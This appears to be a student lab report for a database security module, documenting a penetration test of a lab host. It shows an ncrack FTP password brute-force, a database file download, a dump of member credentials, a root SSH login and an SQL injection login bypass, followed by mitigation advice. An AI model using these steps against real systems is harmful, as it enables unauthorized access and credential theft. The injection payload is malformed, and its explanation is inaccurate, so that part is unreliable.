Module Title: Database & Information Security
Module Code: CS2DI17
Student Number : 30020691
Date of Completion: 28/10/2022
Actual Time Spent : 10 hours

Subtask 1: Information Gathering

I began by switching to the tester account using the su command. Once authenticated, I used ifconfig to view the network configuration, including the tester's IP address. I then ran nmap to perform network reconnaissance, which revealed open ports and detailed system information about the device.

Subtask 2: Penetration Testing Remote Login

```
root@tester:/home/tester# ncrack ftp://192.168.1.2

Starting Ncrack 0.6 ( http://ncrack.org ) at 2022-10-21 12:24 EDT
Stats: 0:03:04 elapsed; 0 services completed (1 total)
Rate: 4.84; Found: 6; About 0.07% done
(press 'p' to list discovered credentials)
Discovered credentials for ftp on 192.168.1.2 21/tcp:
192.168.1.2 21/tcp ftp: 'anonymous' '123456'
192.168.1.2 21/tcp ftp: 'guest' '12345'
192.168.1.2 21/tcp ftp: 'anonymous' '12345'
192.168.1.2 21/tcp ftp: 'anonymous' '123456789'
192.168.1.2 21/tcp ftp: 'anonymous' 'password'
192.168.1.2 21/tcp ftp: 'anonymous' 'iloveyou'
Discovered credentials for ftp on 192.168.1.2 21/tcp:
192.168.1.2 21/tcp ftp: 'anonymous' '123456'
192.168.1.2 21/tcp ftp: 'guest' '12345'
192.168.1.2 21/tcp ftp: 'anonymous' '12345'
192.168.1.2 21/tcp ftp: 'anonymous' '123456789'
192.168.1.2 21/tcp ftp: 'anonymous' 'password'
192.168.1.2 21/tcp ftp: 'anonymous' 'iloveyou'
```

```
root@tester:/home/tester# ftp 192.168.1.2
Connected to 192.168.1.2.
220 (vsFTPd 2.3.2)
Name (192.168.1.2:tester): guest
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ..
250 Directory successfully changed.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4 0        0            4096 Jan 14  2020 .
drwxr-xr-x   21 0        0            4096 May 13  2012 ..
drwxr-xr-x    2 1000     1000         4096 Jan 12  2019 guest
drwxr-xr-x    2 1001     1001         4096 Jan 14  2020 john
226 Directory send OK.
ftp>
```

```
ftp> cd john
250 Directory successfully changed.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 Jan 14  2020 .
drwxr-xr-x    4 0        0            4096 Jan 14  2020 ..
-rw-r--r--    1 1001     1001          220 Jan 11  2019 .bash_logout
-rw-r--r--    1 1001     1001         3184 Jan 11  2019 .bashrc
-rw-r--r--    1 1001     1001          675 Jan 11  2019 .profile
-rw-rw-r--    1 1001     33           4096 Jan 14  2020 members.db
-rw-r--r--    1 1001     1001          324 Jan 14  2020 note.txt
226 Directory send OK.
ftp> mget members.db
mget members.db? yes
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for members.db (4096 bytes).
226 Transfer complete.
4096 bytes received in 0.00 secs (4683.8 kB/s)
ftp> quit
221 Goodbye.
root@tester:/home/tester# _
```

```
root@tester:/home/tester# sqlite3 members.db
SQLite version 3.7.3
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .headers on
sqlite> .mode csv
sqlite> .output members.csv
sqlite> SELECT *
   ...> FROM members;
sqlite> .quit
root@tester:/home/tester# ls -al
total 32
drwxr-xr-x 2 tester tester 4096 Oct 21 12:36 .
drwxr-xr-x 4 root   root   4096 Jan 12  2019 ..
-rw------- 1 tester tester   56 Sep 25 22:05 .bash_history
-rw-r--r-- 1 tester tester  220 Jan 12  2019 .bash_logout
-rw-r--r-- 1 tester tester 3184 Jan 12  2019 .bashrc
-rw-r--r-- 1 root   root    246 Oct 21 12:37 members.csv
-rw-r--r-- 1 root   root   4096 Oct 21 12:32 members.db
-rw-r--r-- 1 tester tester  675 Jan 12  2019 .profile
root@tester:/home/tester#
```


```
root@tester:/home/tester# ssh 192.168.1.2
The authenticity of host '192.168.1.2 (192.168.1.2)' can't be established.
RSA key fingerprint is 6b:19:de:d8:8b:c0:d8:67:55:fa:95:aa:89:b8:69:20.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.2' (RSA) to the list of known hosts.

^Z
[4]+  Stopped                 ssh 192.168.1.2
root@tester:/home/tester# ssh 192.168.1.2
root@192.168.1.2's password:
Linux club 2.6.32-5-686 #1 SMP Mon Jan 16 16:04:25 UTC 2012 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Sep 25 21:51:15 2022
root@club:~# _
```

```
root@tester:/home/tester# sqlite3 members.db
SQLite version 3.7.3
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .headers on
sqlite> .mode csv
sqlite> .output members.csv
sqlite> SELECT *
   ...> FROM members;
sqlite> .quit
root@tester:/home/tester# cat members.csv
id,name,phone,password
1,"John Shuttleworth","0118 496 0049",radio2020
2,"Jane Jobsworth","0118 496 0937",morethanmy
3,"Niklaus Wirth","0118 496 0228",algol
4,"Mai Pennyworth","0118 496 0635",opinionated
5,"Anne Worthy","0118 496 0282",worthless
root@tester:/home/tester# s
```

I deployed ncrack to perform penetration testing, which revealed potential username and password combinations by exploiting network vulnerabilities. After obtaining these credentials, I initiated an FTP connection to 192.168.1.2 using ftp 192.168.1.2. I successfully authenticated using the credentials username: 'guest' and password: '12345', which granted me access to several directories, including one named 'john'.

Within the directory structure, I located a file named 'members.db' inside the 'club' directory. To retrieve this file, I used the mget command to download it to the tester account. To analyze its contents, I converted the .db file to CSV format using SQLite commands, allowing me to read the members.csv file. This file contained various credentials that could potentially provide root access to the 'club' system.

Subtask 3: Penetration Testing: SQL injection



I accessed the database menu by using the links command with the club's IP address. To bypass authentication, I performed an SQL injection attack by entering the following payload in the password field:

'; SELECT name, password FROM members M members WHERE '='

This SQL injection exploited the application's input validation vulnerability. The specific combination of special characters (', ;) caused the query parser to malfunction, allowing me to bypass the authentication mechanism and gain unauthorized access to the system.

Subtask 4: Recommendations

Identified Vulnerabilities and Mitigations

1. **Open Port Exposure**
    - Close all unused ports to minimize the attack surface
    - Implement a robust firewall configuration to monitor and control network traffic
    - Regularly audit open ports and disable unnecessary services
2. **SQL Injection Vulnerability**
    - Implement comprehensive input validation and sanitization
    - Use prepared statements and parameterized queries
    - Apply server-side validation to filter out special characters and malicious inputs
    - Escape all user-supplied data before processing

Security Recommendations

1. **Implement Multi-Factor Authentication (MFA)**
    - Require additional verification methods beyond passwords
    - Deploy time-based one-time passwords (TOTP)
    - Consider biometric authentication where appropriate
    - Enable MFA for all user accounts, especially those with elevated privileges
2. **Enhance Password Policy**
    - Enforce strong password requirements:
        - Minimum length of 12 characters
        - Combination of uppercase, lowercase, numbers, and special characters
    - Implement password expiration and history policies
    - Prohibit common passwords (e.g., '12345', 'radio2020')
    - Use a password manager to generate and store complex passwords